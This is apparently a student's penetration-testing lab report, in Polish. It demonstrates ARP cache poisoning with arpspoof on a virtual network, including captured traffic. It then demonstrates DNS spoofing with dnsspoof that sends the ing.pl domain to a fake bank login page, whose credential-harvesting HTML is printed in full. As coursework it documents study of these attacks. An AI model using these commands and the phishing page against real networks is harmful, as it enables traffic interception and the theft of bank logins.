

Testy Penetracyjne Lab 6

Julia Sadecka, Cyberbezpieczeństwo


ARP Cache Poisoning

1. Maszyna celu

Na początku wysłałam ping na adres strony wp.pl co widać dalej (na maszynie Kali) w wiresharku w przejętym ruchu

```
julia@julia-VirtualBox:~$ ping wp.pl
PING wp.pl (212.77.98.9) 56(84) bytes of data.
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=1 ttl=56 time=17.2 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=2 ttl=56 time=18.1 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=3 ttl=56 time=16.9 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=4 ttl=56 time=16.7 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=5 ttl=56 time=17.0 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=6 ttl=56 time=16.9 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=7 ttl=56 time=17.0 ms
```

Następnie wpisałam adres wp.pl do przeglądarki, jednak ze względu na to, że miałam więcej kart włączonych to w przejętym ruchu widać więcej zapytań.



2. Maszyna Kali

Komendy

Pierwsza komenda: `echo 1 > /proc/sys/net/ipv4/ip_forward`

```
(root@kali)-[/home/julia]
# arpspoof -t 192.168.2.5 192.168.2.1
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
```

192.168.2.5 to adres maszyny Ubuntu, 192.168.2.1 to adres bramy docelowej

```
(julia@kali)-[~]
$ ip route | grep default
default via 192.168.2.1 dev eth0 proto dhcp metric 100
```

```
(root@kali)-[/home/julia]
# arpspoof -t 192.168.2.1 192.168.2.5
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
```

Przejęty ruch:

- ping na adres 212.77.98.9 (wp.pl)

ip.addr == 192.168.2.5						
No.	Time	Source	Destination	Protocol	Length	Info
30	11.590902353	34.107.221.82	192.168.2.5	HTTP	270	[TCP ACKed unseen segment] HTTP/1.1 200 OK (te
31	11.621646194	34.107.221.82	192.168.2.5	HTTP	352	[TCP ACKed unseen segment] HTTP/1.1 200 OK (te
32	11.752239506	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=29/7424, tt
34	12.749896750	34.107.221.82	192.168.2.5	TCP	352	[TCP Retransmission] 80 → 57364 [PSH, ACK] Seq=
35	12.749896804	34.107.221.82	192.168.2.5	TCP	270	[TCP Retransmission] 80 → 57372 [PSH, ACK] Seq=
36	12.777195835	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=30/7680, tt
38	13.798576885	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=31/7936, tt
40	14.829399249	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=32/8192, tt
42	15.771197653	34.107.221.82	192.168.2.5	TCP	352	[TCP Retransmission] 80 → 57364 [PSH, ACK] Seq=
43	15.771197684	34.107.221.82	192.168.2.5	TCP	270	[TCP Retransmission] 80 → 57372 [PSH, ACK] Seq=
44	15.847189930	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=33/8448, tt
46	16.871611043	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=34/8704, tt
48	17.895772453	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=35/8960, tt
50	18.920512345	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=36/9216, tt
52	19.945749805	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=37/9472, tt
54	20.973257735	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=38/9728, tt

- zapytania DNS m.in. na stronę wp.pl

ip.addr == 192.168.2.5					
No.	Time	Source	Destination	Protocol	Length Info
426	60.846719157	192.168.2.5	192.168.80.2	DNS	105 Standard query 0xb245 A linux.how2shout.com.ds2.agh.edu.pl
427	60.846719259	192.168.2.5	192.168.64.2	DNS	87 Standard query 0xf3c3 AAAA wiki.ros.org.ds2.agh.edu.pl
428	60.846719327	192.168.2.5	192.168.80.2	DNS	83 Standard query 0xa94a A wiki.ros.org OPT
429	60.846843510	192.168.2.5	192.168.64.2	DNS	93 Standard query 0x0164 AAAA browser.events.data.microsoft.com.ds2.agh.edu.pl
430	60.846843569	192.168.2.5	192.168.80.2	DNS	119 Standard query 0x15c3 A browser.events.data.microsoft.com.ds2.agh.edu.pl
431	61.174551233	192.168.2.5	192.168.64.2	DNS	69 Standard query 0xc18a A www.wp.pl
432	61.174551270	192.168.2.5	192.168.80.2	DNS	80 Standard query 0x83b9 AAAA www.wp.pl OPT
433	61.174551292	192.168.2.5	192.168.64.2	DNS	84 Standard query 0x5be2 AAAA www.wp.pl.ds2.agh.edu.pl
434	61.174551314	192.168.2.5	192.168.80.2	DNS	95 Standard query 0x48a7 A www.wp.pl.ds2.agh.edu.pl OPT
438	64.083562140	192.168.2.5	192.168.64.2	DNS	76 Standard query 0x341b A api.snapcraft.io
439	64.083562171	192.168.2.5	192.168.80.2	DNS	81 Standard query 0x2294 AAAA github.com OPT
440	64.083562193	192.168.2.5	192.168.64.2	DNS	91 Standard query 0xff89 A api.snapcraft.io.ds2.agh.edu.pl
441	64.083562215	192.168.2.5	192.168.80.2	DNS	96 Standard query 0xf2d0 A github.com.ds2.agh.edu.pl OPT
442	64.083562238	192.168.2.5	192.168.64.2	DNS	70 Standard query 0x8f4c A github.com
443	64.083562259	192.168.2.5	192.168.80.2	DNS	87 Standard query 0x219b AAAA api.snapcraft.io OPT
444	64.083562283	192.168.2.5	192.168.64.2	DNS	91 Standard query 0xc669 AAAA api.snapcraft.io.ds2.agh.edu.pl
445	64.083562304	192.168.2.5	192.168.80.2	DNS	96 Standard query 0xc259 AAAA github.com.ds2.agh.edu.pl

▶ Frame 432: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface eth0, id 0
 ▶ Ethernet II, Src: PcsCompu.ed:26:37 (08:00:27:ed:26:37), Dst: PcsCompu_43:73:bc (08:00:27:43:73:bc)
 ▶ Internet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.80.2
 ▶ User Datagram Protocol, Src Port: 58665, Dst Port: 53
 ▶ Domain Name System (query)

DNS Cache Poisoning

1. Maszyna celu

Po wpisaniu adresu ing.pl wyskoczyła spreparowana wcześniej strona



2. Maszyna Kali

Najpierw stworzyłam prostą stronę, która mogłaby np wyłudzać dane logowania

```
root@kali: /var/www/html
File Actions Edit View Help
GNU nano 5.4 penetracyjne.html
<html>
<body>

<h1>Panel logowania do banku</h1>

<form action="/action_page.php">
  <label for="fname">Login:</label>
  <input type="text" id="fname" name="fname"><br><br>
  <label for="lname">Hasło:</label>
  <input type="text" id="lname" name="lname"><br><br>
  <input type="submit" value="Zaloguj">
</form>

<p>Kliknij przycisk "Zaloguj", a twoje dane logowania zostaną wysłane na stronę złych ludzi:</p>

</body>
</html>
```

Następnie stworzyłam plik z odnośnikiem do adresu IP (kali) i odpaliłam narzędzie

```
GNU nano 5.4
192.168.2.6/penetracyjne.html www.ing.pl 5.255.0 broadcast 1
  inet6 fe80::a000:27ff:fe43:73bc prefixlen 64 scopeid
  ether 08:00:27:43:73bc txqueuelen 1000 (Ethernet)

(root@kali)-[/home/julia/Studia/Penetracyjne]
# dnsspoof -i eth0 -f adresy.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.2.6]
```